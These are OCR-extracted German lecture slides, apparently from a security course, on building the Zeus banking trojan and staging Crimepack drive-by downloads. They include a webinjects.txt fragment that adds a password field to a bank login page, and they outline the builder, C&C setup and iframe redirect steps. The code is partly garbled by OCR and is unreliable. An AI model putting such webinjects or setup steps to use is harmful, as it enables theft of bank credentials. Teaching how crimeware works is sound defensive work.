
Erzeugung des Zeus-Trojaners

- Inhalt einer `webinjects.txt` als Teil der dynamischen Konfiguration:

```
set_url https://<Bank-Server>/* GP
data_before
name=„nachname“*</tr>
data_end
data_inject
<tr>
<td align="r                    <arte:</td>
<td><input n                    ype="password”></td>
</tr>
data_end
data_after
data_end
```


Erzeugung des Zeus-Trojaners

- *„Build the bot configuration“*
- *„Build the bot executable“*




- Dynamische Konfiguration auf `<serverA>` kopieren


Attack Kits – Installation



Attack Kit – Installation


- Installation
  - des Crimepack-Servers
  - des Zeus-C&C-Servers





Drive-by-Download mit Crimepack


- Nach der Installation des Crimepack-Servers:
  - Laden einer *Portable Executable* (hier Zeus-Trojaner)



- Anschließend Login auf dem Crimepack-Server

Drive-by-Download mit Crimepack


- Crimepack-Server = „*landing page*“



1


- Beim Aufruf ***beliebiger Seite**** mit dem Iframe:
  1. Redirect auf *landing page*

Drive-by-Download mit Crimepack




Drive-by-Download mit Crimepack

- Installationsserver = „*landing page*“




1

2



